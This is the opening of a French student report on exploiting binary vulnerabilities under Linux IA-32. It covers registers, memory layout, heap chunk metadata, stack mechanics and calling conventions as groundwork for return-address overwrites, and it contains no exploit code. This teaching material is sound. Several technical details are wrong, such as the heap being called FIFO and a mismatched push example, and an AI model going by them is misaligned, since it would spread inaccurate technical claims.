Etude de techniques d'exploitation de vulnérabilités des exécutables sous GNU/Linux IA-32 et de méthodes de protection associées

Florian Maury

Master 1 Informatique - Cryptis - Sécurité de l'Information

Table des matières

Remerciements

Je remercie Julien Iguchi-Cartigny pour l'encadrement de ce projet, ainsi que Louis Bida, Josselin Dolhen pour leur participation à ce projet.

J'adresse également mes remerciements à l'équipe Zenk Security pour avoir apporté leurs conseils, et leur expérience afin de confirmer mes théories et avoir proposé des sujets de recherches complémentaires, et relu le chapitre sur les shellcodes.

1. Introduction

Ce document est un rapport de projet de Master 1 (Maitrise) Parcours Sécurité de l'Information, effectué à l'Université de Limoges en 2011.

Le sujet de ce rapport est la sécurité des programmes au format binaire, en particulier vis-à-vis du détournement de leur objectif premier par l'injection de code.

Dans un premier temps, nous verrons les éléments constitutifs d'un ordinateur personnel, ordinateurs les plus courants, ayant envahis nos foyers lors de la dernière décade et comment ces éléments permettent leur propre détournement.

Dans un second temps, nous étudierons les différentes tactiques pouvant être mises en oeuvres pour abuser d'un programme ayant été codé avec imprudence.

La troisième partie de ce document détaillera les différentes techniques mises en oeuvre par les administrateurs et développeurs système afin de prévenir ou rendre plus difficile l'exploitation de ces vulnérabilités.

2. Qu'est ce qu'un ordinateur ?

2.1. Du matériel

2.1.1. Le processeur

Le processeur est le cerveau de l'ordinateur. Il effectue toutes les opérations, tous les calculs, requiert des données depuis des zones contenant les informations nécessaires aux calculs.

Il s'agit d'un composant complexe, divisé en de nombreuses sous-unités (unité de contrôle, unité d'exécution, registres, drapeaux...), celles-ci étant elles-mêmes divisées en sous-unités.

Il s'agit d'un domaine très compétitif où les fondeurs de silicium rivalisent d'innovations pour améliorer la rapidité d'exécution, à l'aide d'avancées spécifiques à chaque constructeur, voire à chaque gamme.

Les processeurs sont optimisés également en fonction d'usages particuliers (consommation électrique, puissance de calcul, capacités particulières pour le traitement des nombres décimaux (nombres à virgule flottante)). Ils se séparent en différentes familles (Intel, RISC...).

Ils se distinguent également par leur capacité à manipuler des nombres de grandeurs plus ou moins importantes : on parle, par exemple, d'architectures 32 bits ou 64 bits.

Autre trait caractérisant un processeur, et qui a une importante toute particulière pour notre affaire, le stockage en mémoire peut être ordonné de différentes façons : celle s'appelle le boutisme (endianness).

Les ordinateurs personnels sont généralement équipés de processeurs petit-boutiens (little-endian), ce qui signifie que les bits de poids faibles sont stockés en premier dans la mémoire. Par opposition, les processeurs gros-boutien (big-endian) stockeront leurs bits de poids fort en premier. Le poids d'un bit est déterminé par la puissance de deux qu'il représente : plus l'exposant est petit, plus le bit a un poids faible.

Ces processeurs présentent donc chacun des interfaces de programmation (API) potentiellement différentes, ce qui explique que chacun sera abusé d'une manière différente, et que l'écriture d'un exploit pour une architecture ne sera pas forcément valable pour une autre.

2.1.2. La mémoire

2.1.2.1. Généralités sur la mémoire

La mémoire est l'endroit dans lequel sont stockées les informations utilisées par les programmes mais aussi les instructions des applications en cours. Il en existe différents types, plus ou moins rapides.

Bien que les processeurs aient de la mémoire intégrée dans la circuiterie (les registres, mémoires extrêmement rapides, et les caches baptisés L1, L2... qui interviennent à différents niveaux entre les sous-unités du processeur), la plus grande partie de l'information se trouve dans la mémoire vive, et les périphériques de stockage. Ces différentes mémoires viennent d'être citées dans l'ordre décroissant de leur rapidité d'accès.

Les registres et les caches processeurs sont de très petites tailles car ils sont très couteux, mais très rapides. La mémoire vive, autrement appelée RAM, est toutefois assez rapide, mais à des tarifs bien plus abordables. Elle constitue donc un endroit privilégié pour le stockage de toutes les informations en cours d'utilisation, instructions et données incluses.

2.1.2.2. La mémoire vive

La RAM est divisée en cases mémoire pouvant chacune être accédée par une adresse mémoire.

En guise d'exemple, sur un système IA-32 (autrement appelé x86, architecture Intel 32 Bits, équipant la majorité de nos ordinateurs personnels pendant la dernière décade), chaque case mémoire de 1 octet peut être adressée via les adresses comprises entre 0x0 et 0xffffffff. Ces adresses sont stockées sur un entier 32 bits, ce qui limite donc la mémoire maximale sur ces systèmes à 4 Go.

Chaque processus voit sa mémoire divisée en 4 zones principales (sans compter les divisions spécifiques à chaque format de fichier exécutable) :

- Le code : cette partie de la mémoire contient les instructions d'un programme, chargées à partir du fichier binaire. Nous verrons que certaines exploitations de vulnérabilités visent à faire exécuter des instructions en dehors de cette zone mémoire. Cette zone est baptisée *.text*.
- Les données : cette partie de la mémoire contient toutes les variables globales, les variables statiques, et les constantes. Bien logiquement, cette partie de la mémoire est baptisée : *.data*.
- La pile : cette partie de la mémoire est une partie structurée, régie selon le principe du LIFO ("Last In, First Out" ou "Dernier entrée, premier sorti"). Cette méthode d'utilisation mémoire est particulièrement adaptée pour le stockage de données temporaires. On l'utilise notamment pour stocker les données des variables locales des fonctions, ainsi que leurs arguments. Cette zone est baptisée : *stack*.
- Le tas : cette partie de la mémoire est également une partie structurée, régie plus ou moins selon le principe du FIFO ("First In, First Out", ou "Premier entrée, premier sorti"), autrement appelé tube. Cette zone de mémoire est utilisée pour le stockage de données allouées dynamiquement au moment de l'exécution du programme. Cette zone est baptisée : *heap*.

2.1.2.3. Les registres

Une attention particulière doit être apportée aux registres car ils jouent une place importante dans l'exploitation des programmes au format binaire. Les registres peuvent être, en effet, manipulés par l'intermédiaire du langage "assembleur" qui est utilisé notamment pour écrire des "shellcodes", des extraits de code qui sont injectés pour exploiter une vulnérabilité. Aussi allons nous les détailler.

- EAX : Registre 32 bits. Appelé Accumulateur, il est utilisé dans beaucoup d'opérations, et notamment contient la valeur de retour d'une fonction, par convention. Il est également utilisé pour contenir le numéro de l'appel système effectué, sous Linux (méthode d'appel fast-call)

  AX : Registre 16 bits.

  AH : Registre 8 bits qui contient les 8 bits de poids fort du registre AX.

  AL : Registre 8 bits qui contient les 8 bits de poids faible du registre AX.
- EBX : Registre 32 bits. Appelé registre de Base, il est notamment utilisé pour pointer vers des adresses mémoire, lors de certaines opérations. Il est utilisé également pour stocker le premier argument d'un appel système, sous Linux (méthode d'appel fast-call). Ce registre est également utilisé pour des opérations arithmétiques de type MUL.

  BX : Registre 16 bits.

  BH : Registre 8 bits qui contient les 8 bits de poids fort du registre BX.

  BL : Registre 8 bits qui contient les 8 bits de poids faible du registre BX.
- ECX : Registre 32 bits, appelé Compteur, il est notamment utilisé en tant que compteur pour certaines opérations itératives et pour stocker le deuxième argument d'un appel système, sous Linux (méthode d'appel fast-call). Ce registre est également impliqué dans les résultats d'opérations arithmétiques comme MUL ou IMUL.

  CX : Registre 16 bits.

  CH : Registre 8 bits.

  CL : Registre 8 bits.
- EDX : Registre 32 bits, appelé registre de Données, il est souvent utilisé conjointement à EAX pour des opérations de calcul, et stocke également le troisième argument d'un appel système

sous Linux (méthode d'appel fast-call).

DX : Registre 16 bits.

DH : Registre 8 bits.

DL : Registre 8 bits.

Les registres ?X contiennent les 16 bits de poids faible du registre E?X associé.

Les registres ?H contiennent les 8 bits de poids fort du registre ?X associé.

Les registres ?L contiennent les 8 bits de poids faible du registre ?X associé.

- ESI : Registre 32 bits, il désigne l'adresse mémoire du buffer source, impliqué dans les opérations sur buffer (copie, etc). Ce registre contient également le quatrième argument d'un appel système, sous Linux (méthode d'appel fast-call).
- EDI : Registre 32 bits, il désigne l'adresse mémoire du buffer destination, impliqué dans les opérations sur buffer (copie, etc). Ce registre contient également le cinquième argument d'un appel système, sous Linux (méthode d'appel fast-call).

- Les registres de la pile :
  - ESP : Registre 32 bits, il pointe, suivant l'architecture, vers l'adresse mémoire du dernier élément ajouté dans la pile (cas de l'architecture IA-32) ou vers l'adresse mémoire où serait placée une nouvelle entrée dans la pile. Ce registre est extrêmement important dans le cadre de l'exploitation de vulnérabilités impliquant la prise de contrôle du flux de contrôle de l'application (registre EIP, détaillé plus bas).
  - EBP : Registre 32 bits, il est souvent appelé *frame base pointer* et indique la "base" de la pile, c'est à dire, après un appel de fonction, la position à partir de laquelle ont été réservées des variables locales. On peut déduire également de sa valeur les positions des arguments passés à la fonction (méthode d'appel cdecl).
- Les registres de segments :
  - CS : Registre 16 bits qui indique le numéro de segment contenant le code du programme. Ce registre n'est pas directement accessible.
  - SS : Registre 16 bits qui indique le numéro de segment dans lequel est stockée la pile.
  - DS : Registre 16 bits qui indique le numéro de segment dans lequel sont stockées les données. Par données, on entend les variables (globales, statiques...), les constantes...
  - ES, FS, GS : Il s'agit de registres 16 bits supplémentaires qui n'ont pas de fonctions assignées et qui servent à pointer des segments supplémentaires (mémoire vidéo...)
- Il reste deux registres spécifiques qui n'ont pas été abordés. Ces deux registres sont protégés en écriture, et contiennent des valeurs permettant au processeur de savoir "quoi faire" :
  - EFLAG : Ce registre 32 bits contient jusqu'à 32 drapeaux (18 sont réellement utilisés actuellement). Ces drapeaux sont consultés par des opérations comme les sauts conditionnels (e.g. un saut si la dernière opération avait un résultat nul) ou manuellement en copiant préalablement le contenu de EFLAG dans un des registres généraux, puis en appliquant un masque, pour détecter qu'un calcul a effectué un débordement, par exemple.
  - EIP : ce registre 32 bits est le registre le plus important dans l'exploitation de vulnérabilités, et paradoxalement, est conçu pour ne pas être modifiable manuellement. Ce registre indique l'adresse mémoire contenant la prochaine instruction à exécuter par le processeur ! Notre but est donc de manoeuvrer pour placer dans ce registre une adresse mémoire où se trouve du code que l'on cherche à faire exécuter.

2.2. Un système d'exploitation

Un ordinateur sans système d'exploitation n'est rien de plus qu'un tas de composants inertes. Le système d'exploitation permet de contrôler le matériel, et fournir des outils pour utiliser celui-ci.

Le matériel est abstrait au moyen d'un composant logiciel nommé *noyau* qui effectue des opérations privilégiées (contrôle total de la machine) et fournit des services pour permettre aux autres logiciels de les utiliser de manière contrôlée, au moyen d'appels système. Ces appels systèmes, ainsi que les opérations communément effectuées sont encapsulées dans une bibliothèque standard nommée *libc*, afin de faciliter le développement de logiciels, sans avoir à recoder les fonctions "de base" dans chaque logiciel.

2.2.1. Le noyau

Le noyau est l'élément central de tout système d'exploitation. Son rôle premier est d'offrir une couche d'abstraction au matériel afin de pouvoir le contrôler (sécurité, API pour plus de facilité...).

Il s'agit d'un ensemble de composants logiciels, comptant parmi eux les pilotes (drivers), l'ordonnanceur (décidant quel programme doit s'exécuter à un moment T sur un processeur, afin de pouvoir, simuler l'exécution de plus d'une application simultanément) dans le cas d'un système d'exploitation dit multi-tâches, des gestionnaires de mémoire (le noyau a le contrôle de la mémoire, il gère les droits d'accès, les allocations (attribution de mémoire à un processus), de périphériques (systèmes de fichier...) et d'une manière générale tout ce qui est "proche" du matériel. Le noyau tourne dans ce qu'on appelle le *kernelland*.

Le kernelland est un mode des processeurs, qui possède plus de droits que les autres modes, dont notamment l'accès à toutes les instructions du jeu d'instructions du processeur.

Le noyau est appelable par les processus "utilisateurs" (qui tournent en *userland*) par l'intermédiaire d'appels systèmes (syscalls)

2.2.2. La bibliothèque standard

Les systèmes d'exploitation sont généralement développés en partie en assembleur (pour ce qui est du contrôle de la machine), et en un langage de haut niveau (H.L.L.), généralement le C.

Afin d'éviter de réinventer la roue systématiquement, pour faciliter l'appel aux syscalls, et pour offrir aux développeurs C une abstraction du système d'exploitation sous-jacent, une bibliothèque de fonctions "de base" a été créée, puis standardisée.

C'est ce même standard, salutaire pour la portabilité, qui permet aujourd'hui aux failles comme le buffer overflow de continuer à exister sous des formes triviales sous la forme de fonctions comme gets() ou strcpy(). Bien que potentiellement dangereuses, ces fonctions sont obligées de rester dans les bibliothèques standards C, par respect de la norme et pour des raisons de rétrocompatibilités. Certains compilateurs diffusent des avertissements lors de la compilation de programmes usant de ces fonctions, et certaines bibliothèques standards rajoutent au standard des fonctions plus sécurisées, parfois conseillées dans les fameux avertissements, comme des solutions de rechange.

La bibliothèque standard nous intéresse particulièrement car elle est considérée comme un acquis présent dans tous les programmes (car quasiment indispensable pour ne pas devoir tout recoder à la main), et prend part notamment dans la technique d'exploitation connue sous le nom de "retour à la libc" (return-to-libc).

2.2.3. La mémoire virtuelle

2.2.3.1. Principes

Les antiques systèmes d'exploitation et processeurs utilisaient directement la mémoire vive présente dans la machine, sans aucune subtilité et astuce : lorsqu'on voulait accéder à une certaine adresse mémoire, on désignait l'adresse en question, et c'est la "case" mémoire physique à cette adresse qui était accédée.

Ce modèle est aujourd'hui révolu, remplacé par des mécanismes tant matériels que logiciels : la mémoire virtuelle.

Pour détailler le fonctionnement de la mémoire virtuelle, nous prendrons l'exemple de la gestion de la mémoire par le noyau Linux sur une architecture 32 bits.

Sous Linux IA-32, chaque processus se voit accorder, à sa création, un espace mémoire de 4 Go. Cette taille est indépendante de la mémoire réellement disponible physiquement (c'est à dire de combien de mémoire l'ordinateur possède au total), et de la mémoire réellement disponible au niveau du système (quantité de la mémoire physique non encore attribuée à d'autres processus).

Cet espace de 4 Go n'existe que virtuellement ; c'est une vision offerte par le noyau et le processeur. Ces 4 Go sont divisés en pages mémoires. Chaque page mémoire virtuelle peut être associée à de la mémoire physique, ou dans le cas où la mémoire physique est saturée, à de l'espace dans un fichier d'échange (*swap*).

Des tables de traduction adresse virtuelle => emplacement physique sont maintenues par le noyau et sont chargées par le processeur lors des changements de contexte (période de transition entre une application et la suivante, dans le cas de système d'exploitation multi-tâches à temps partagé).

Cette abstraction permet de nombreuses choses, parmi lesquelles nous pouvons compter :

- De l'abstraction vis-à-vis des adresses mémoires physiques : les processus n'ont pas besoin de connaître l'adresse mémoire physique où est stockée l'information, ce qui offre une plus grande flexibilité aux noyaux pour gérer la mémoire physique comme ils l'entendent (réduction de la fragmentation, possibilité d'utiliser des fichiers d'échange (swap) pour stocker les pages mémoires rarement utilisées...)
- De la gestion d'accès : certaines pages mémoires peuvent être configurées en lecture seule (après une initialisation lors du lancement du processus), non exécutable (technique permettant de tenter de prévenir certaines attaques par buffer overflow)...
- Du mappage de pages mémoires : grâce à cette couche d'abstraction, plusieurs processus peuvent se partager une même donnée en mémoire, tout en en ayant qu'une seule copie réelle en mémoire physique. Le genre de données qui peuvent être ainsi partagées sont évidemment les données en lecture seule, ainsi que les données de la section "code", les bibliothèques partagées, mais aussi certaines pages inscriptibles, partagées par les processus : une gestion d'accès concurrents est alors nécessaire, et sort du cadre de ce rapport.
- Du mappage de fichiers : l'abstraction permet également d'être assez libre sur le concept même de page mémoire ; ainsi, il est possible que certaines pages mémoire soient en fait des données contenues dans un fichier, sur un périphérique de stockage, mais qui apparaissent au programme comme des variables en mémoire, par exemple.

Le mappage des pages mémoire intervient d'ailleurs dans chaque processus pour stocker le code de certaines informations et fonctionnalités du noyau. En effet, parmi les 4 Go que chaque processus se voit allouer, les premiers 3 Go sont déclarés comme faisant parti du userland de ce processus, et le dernier Go est mappé sur des pages mémoire faisant parti du kernelland. Chaque processus peut alors faire appel à des fonctionnalités système (syscall), sans sortir de son contexte, en appelant directement des instructions dans ce qui lui apparait être sa mémoire.

Cette manière de gérer la mémoire permet un gain de performance. Toujours dans cette optique de performance, les processeurs maintiennent des tables d'association entre mémoire virtuelle et mémoire physique. Lors de l'accès à une page mémoire, si cette page existe en mémoire, le processeur effectue la conversion automatiquement, et continue les traitements. Si cette page mémoire virtuelle n'est pas chargée en mémoire physique, le processeur renvoie une exception, interceptée par le noyau, qui se charge de charger la page désirée en mémoire physique puis demande au processeur de réessayer d'y accéder pour accomplir l'instruction initialement prévue.

2.2.3.2. Utilisation de la mémoire en userland

2.2.3.2.1. La section Text

Cette section contient les instructions à exécuter. Elle est généralement en lecture seule, pour éviter toute corruption lors de l'exécution, qui permettrait d'injecter du code.

2.2.3.2.2. La section Données

Cette section est en faite divisée en 3 sous-sections :

- data : contient toutes les variables globales ou statiques initialisées
- rodata : contient toutes les constantes. Cette section, comme son nom l'indique, est en lecture seule
- bss : contient toutes les variables globales ou statiques non initialisées. Cette section est "zéroifiée" au lancement de l'application. Notons que ceci explique que les variables globales et statiques valent 0 en C lorsqu'elles ne sont pas initialisées.

2.2.3.2.3. La section Heap

La section nommée *tas* ou *heap* est une portion de la mémoire virtuelle, réservée sous Linux par l'intermédiaire de l'appel système *brk()*, qui permet d'allouer pendant l'exécution d'un programme de l'espace mémoire, pour un processus.

L'appel système *brk()* étant couteux, la plage mémoire allouée, qui croit dans le sens des adresses mémoires, l'est généralement avec des tailles importantes, puis cet espace mémoire alloué au processus est segmenté à chaque appel des fonctions de la librairie standard. Dans le cas de la libc, les fonctions *malloc()* et *free()* sont utilisées, selon l'implémentation de *Doug Lea*, nommée *dlmalloc*.

L'implémentation de *malloc()* et de *free()* a besoin d'être à la fois stable, et performante, sans pour autant occasionner de la fragmentation de la mémoire, ce qui causerait purement et simplement de la perte d'espace disponible.

Doug Lea a choisi pour cela de placer les données permettant la gestion de l'espace mémoire en début et fin de chaque segment (nommé *chunk* en anglais) alloué par le programmeur. Ce choix, bien que certainement fondé est pourtant la cause de nombreuses exploitations de ce système, comme souvent lorsque les données utilisateurs sont mélangées avec des données de gestion.

La représentation mémoire d'un chunk varie suivant que le bloc mémoire est alloué par *malloc()* ou a déjà été libéré par *free()*.

Voici la structure mémoire d'un chunk alloué, et contenant des données utilisateurs.


```
                  Adresses les + petites
+--------------------+
|     prev_size      |
+--------------------+
|I|M|U|     size     |
+--------------------+
|       data         | <= adresse renvoyée par malloc
.                    .
.                    .
|                    |
+--------------------+
                   Adresses les + grandes
```

Le champ *data* est la zone mémoire allouée au développeur. Si un développeur effectue un appel à malloc(16), le champ data fera 16 octets.

Cette taille de 16 octets se voit ajouter 8 (2 fois 4 octets pour les champs *size* et *prev_size*) avant d'être stockée dans le champ *size*. Le champ size occupe 4 octets en mémoire, mais les 3 bits de poids le plus faible sont utilisés à d'autres fins. De ce fait, pour connaitre la taille d'un chunk, qui est obligatoirement un multiple de 8, il faut calculer size & ~ 7. Si la taille requise par le développeur n'est pas un multiple de 8, la taille demandée est arrondie au multiple de 8 supérieur. Le bit *U* du champ size est inutilisé dans les versions anciennes de la libc ; aujourd'hui il sert à désigner si le chunk fait parti de la *main arena* (0) ou non (1). Le champ *M* vaut 1 lorsque la mémoire de ce chunk est mappé via l'instruction mmap(). Le champ *I*, d'un intérêt tout particulier lors de l'application de techniques d'exploitation, spécifie si le chunk précédent contient des données (1) ou est libre (0).

Le champ *prev_size* contient la taille du chunk précédent, si le bit *I* du champ *size* vaut 0. Si le bit *I* du champ *size* vaut 1, les 4 octets du champ *prev_size* font parti intégrante du champ *data* du chunk précédent.

Voici la structure mémoire d'un chunk qui a été désalloué.



Lorsqu'un bloc est libre, en lieu et place de la partie *data* se trouvent deux pointeurs permettant de désigner l'adresse du bloc libre précédent, et l'adresse du bloc libre suivant, formant ainsi une liste doublement chainée, afin de permettre la recherche de blocs libres plus rapidement.

Le champ *size* ainsi que les bits *U*, *M*, *I*, possèdent la même signification que dans un bloc utilisé.

Lors de la libération d'un bloc par l'intermédiaire la fonction standard *free()*, une tentative de consolidation est effectuée en tentant une fusion avec les chunk contigües précédent et suivant. De fait, le champ *prev_size* contient donc toujours les données du chunk précédent (sauf cas particuliers, comme les premiers blocs de chaque arène...).

2.2.3.2.4. La section Stack

2.2.3.2.4.1. Généralités sur la pile

La pile est une structure permettant le stockage d'informations dont la nature est temporaire. Dans cette zone mémoire sont stockées les informations relatives aux appels de fonctions (arguments et informations de retour) ainsi que les variables locales d'une fonction. Il est bien sûr possible d'y stocker des informations temporaires de toutes autres natures, ce qui est fréquemment effectué dans le cadre de programmes écrits en assembleur, moins dans le cas de programmes écrits en H.L.L. (langages de haut niveau).

Sous Linux, le stockage dans la pile se fait à rebours dans la mémoire : les données les plus anciennes ont une adresse mémoire plus grande que les données récemment ajoutées.

De fait, la pile commence donc au bout des 3 Go alloués au *userspace* (nom donné à l'espace mémoire alloué pour la partie userland du processus) à l'adresse 0xbfffffff et le registre ESP recule à mesure qu'on ajoute des données jusqu'à atteindre la taille limite de la pile, définie par le système.

Cette zone mémoire est parfois rendue non exécutable, afin d'en améliorer la sécurité (gêne dans l'exploitation de certaines vulnérabilités) au prix d'une perte de fonctionnalités (trampolines, code généré à l'exécution...)

2.2.3.2.4.2. Fonctionnement de la pile sous Linux IA-32

La valeur la plus en haut de la pile est à l'adresse indiquée par le registre ESP.

Empiler une valeur se fait à l'aide d'une instruction processeur PUSH. Dépiler se fait à l'aide d'une instruction POP. Le fait de pousser (PUSH) une valeur décrémente le registre ESP, alors que dépiler (POP) incrémente le registre ESP.

Voici l'état de la pile avant l'appel de l'instruction PUSH. Notons que la pile contient des valeurs Y et Z, même si celles ci ne font pas parti de la pile : ce sont des valeurs résiduelles : accéder à ces valeurs a un résultat indéterminé.

```
                      Adresses les + petites
      +------------------+
      | Valeur Z         |
      +------------------+
      | Valeur Y         |
      +------------------+
 ESP ->| Valeur X         |
      +------------------+
      | Valeur W         |
      +------------------+
                     Adresses les + grandes
```

On pousse maintenant un mot 32 bits de valeur 0x1210 dans la pile.

```
pushl  $10
```

Après cette instruction, voici à quoi ressemble la pile :

```
                     Adresses les + petites
      +------------------+
      | Valeur Z         |
      +------------------+
 ESP ->| 10120000         |
      +------------------+
      | Valeur X         |
      +------------------+
      | Valeur W         |
      +------------------+
                      Adresses les + grandes
```

La case contenant la valeur Y a été écrasée, pour recevoir la valeur qui a été poussée, et le registre ESP a été décrémenté pour pointer vers la nouvelle case étant le haut de la pile.

On dépile maintenant la valeur que l'on a ajouté plus tôt.

```
popl  %ebx
```

La valeur 0x1210 est alors affectée au registre EBX et ESP est incrémenté. Voici l'apparence de la pile après l'exécution de l'instruction POP..

```
                      Adresses les + petites
      +------------------+
      | Valeur Z         |
      +------------------+
      | 10120000         |
      +------------------+
 ESP ->| Valeur X         |
      +------------------+
      | Valeur W         |
      +------------------+
                     Adresses les + grandes
```

N.B. : la valeur 0x1210 reste dans la case mémoire, mais ne fait plus parti de la pile. Elle serait écrasée par la prochaine instruction PUSH si ESP n'était pas déplacé avant.

Deux autres instructions modifient la pile, ainsi que la valeur du registre EIP (pointeur de la prochaine instruction) : CALL et RET.

Ces deux instructions jouent un rôle, respectivement pour l'appel d'une fonction et pour son retour.

L'instruction CALL reçoit comme argument une adresse mémoire. Cette adresse mémoire est affectée par CALL au registre EIP (on effectue donc un saut vers cette adresse) et l'adresse de

l'instruction suivant le CALL est poussée dans la pile.

```
       +------------------+ Adresses les + petites
       | Valeur Z         |
       +------------------+
       | Valeur Y         |
       +------------------+
 ESP ->| Valeur X         |
       +------------------+
       | Valeur W         |
       +------------------+ Adresses les + grandes

EIP = 0xbeefdead

0xbabecafe : première instruction de la fonction
...
0xbeefdea9 : une instruction précédente
0xbeefdead : CALL 0xbabecafe
0xbeefdeb2 : l'instruction appelée après la fonction
```

Après l'exécution de l'instruction CALL voici l'état de la mémoire :

```
       +------------------+ Adresses les + petites
       | Valeur Z         |
       +------------------+
 ESP ->| 0xbeefdeb2       |
       +------------------+
       | Valeur X         |
       +------------------+
       | Valeur W         |
       +------------------+ Adresses les + grandes

EIP = 0xbabecafe

0xbabecafe : première instruction de la fonction
...
0xbeefdea9 : une instruction précédente
0xbeefdead : CALL 0xbabecafe
0xbeefdeb2 : l'instruction appelée après la fonction
```

L'instruction RET effectue l'opération inverse : elle récupère dans la pile une adresse, et l'affecte au registre EIP, puis incrémente ESP. L'instruction RET est en fait l'équivalent de popl %eip qui est impossible à faire directement puisque EIP n'est pas inscriptible directement.

```
       +------------------+ Adresses les + petites
       | Valeur Z         |
       +------------------+
 ESP ->| 0xbeefdeb2       |
       +------------------+
       | Valeur X         |
       +------------------+
       | Valeur W         |
       +------------------+ Adresses les + grandes

EIP = 0xbabecb82

0xbabecafe : première instruction de la fonction
```

```
...
0xbabecb82 : RET ; dernière instruction de la fonction
...
0xbeefdea9 : une instruction précédente
0xbeefdead : CALL 0xbabecafe
0xbeefdeb2 : l'instruction appelée après la fonction
```

On exécute RET.

```
       +------------------+ Adresses les + petites
       | Valeur Z         |
       +------------------+
       | 0xbeefdeb2       |
       +------------------+
 ESP ->| Valeur X         |
       +------------------+
       | Valeur W         |
       +------------------+ Adresses les + grandes

EIP = 0xbeefdeb2

0xbabecafe : première instruction de la fonction
...
0xbabecb82 : RET ; dernière instruction de la fonction
...
0xbeefdea9 : une instruction précédente
0xbeefdead : CALL 0xbabecafe
0xbeefdeb2 : l'instruction appelée après la fonction
```

Cette instruction RET est d'un intérêt majeur dans l'exploitation de vulnérabilités liées à la pile. C'est en effet la case de la pile qui contient l'adresse de "retour" de la fonction que nous chercherons à réécrire, afin de prendre le contrôle de l'application.

Avant d'étudier les stratégies d'attaques, il nous faut cependant voir comment un appel de fonction est effectué sous Linux.

2.2.3.2.4.3. Les appels de fonction sous Linux IA-32

2.2.3.2.4.3.1. Méthode cdecl

Il s'agit de la méthode classique utilisée par GCC pour les programmes en C.

Les arguments sont empilés avant l'appel de l'instruction CALL dans l'ordre de lecture de droite à gauche, dans le code source C.

```
maFonctionTest(1,2,3);
```

Cet appel de fonction est traduit de la sorte en assembleur ; il est à noter que c'est la procédure appelante qui doit libérer la pile des valeurs ayant été empilées en tant qu'arguments (ceci est généralement fait en ajoutant à ESP la taille cumulée de tous les arguments empilés).

```
pushl $3
pushl $2
pushl $1
call 0xcafebabe ; appel de la fonction maFonctionTest
add %esp, 0xc   ; ajout 12 à ESP (3 arguments de 4 octets)
```

Les premières instructions exécutées à l'intérieur de la fonction en assembleur sont nommées le prologue et sont résumées par l'instruction ENTER en GNU Assembly. L'instruction ENTER effectue une sauvegarde du frame base pointer (registre EBP) dans la pile, et affecte la valeur courante du registre ESP à EBP. L'instruction ENTER est donc équivalente à

```
pushl %ebp
movl %esp, %ebp
```

Voici à quoi ressemble la pile, à l'issu du prologue :

```
              +----------------------------------+
              | Valeur X                         |
              +----------------------------------+
 ESP & EBP -> | Ancien EBP                       |
              +----------------------------------+
              | Adresse de retour de la fonction |
              +----------------------------------+
              | Argument 1                       |
              +----------------------------------+
              | Argument 2                       |
              +----------------------------------+
              | ...                              |
              +----------------------------------+
              | Argument N                       |
              +----------------------------------+
```

A la fin d'une fonction, avant d'appeler l'instruction RET, on doit libérer la pile des variables locales (en replaçant le pointeur du haut de la pile (ESP) à l'adresse pointée par EBP) et remettre dans EBP, la valeur qui y était avant l'appel de la fonction. Cette séquence d'instruction s'appelle l'épilogue, et est résumé par l'instruction LEAVE en GNU Assembly. LEAVE est un raccourci pour les instructions suivantes :

```
movl %ebp, %esp
popl %ebp
```

2.2.3.2.4.3.2. Méthode fastcall

La méthode d'appel *fastcall* n'est pas une méthode standardisée. Elle est utilisée sous Linux notamment pour les appels système.

Le principe est de passer les paramètres via les registres, plutôt que de pousser les paramètres sur la pile. Evidemment, la notion de gain de rapidité est liée au fait qu'il n'y a pas d'interaction avec la RAM, puisque toutes les valeurs sont dans les registres, c'est à dire à l'intérieur du processeur. Si on est obligé de pousser les anciennes valeurs des registres sur la pile pour y placer les valeurs pour l'appel, ce n'est pas un gain de temps du tout. Cet appel est donc plus rapide dans certains cas, dans d'autres cas non.

L'appel système sous Linux se fait en plaçant le numéro de l'appel système dans le registre EAX, puis les paramètres suivant dans les registres EBC, ECX, EDX, ESI, EDI, dans cet ordre. Si plus de 5 paramètres doivent être transmis à l'appel système, EAX reçoit toujours le numéro de l'appel système, mais EBX reçoit l'adresse mémoire du premier argument, ceux ci étant poussés en mémoire (du dernier au premier, comme pour les appels *cdecl*), dans la pile ou dans un buffer quelconque.

2.2.3.2.4.3.3. Les variables locales

Une fonction stocke ses variables locales dans la pile. Pour chaque variable en C, le pointeur ESP est décrémenté de la taille nécessaire pour stocker le type de données de la variable locale.

```
int test() {
  char a;
  short b;
  long c;
  char d;
  char e[2];
  //...
}
```

On pourrait donc imaginer que la déclaration de la variable a décrémente de 1 le registre ESP, b de 2, et c de 4, puis à nouveau de 1 pour la variable d et encore 2 pour e selon la définition de ces types dans le standard C.

En fait, le registre ESP sera décrémenté de bien plus pour des raisons d'optimisation d'accès à la mémoire. Cette notion est appelée l'*alignement mémoire*.

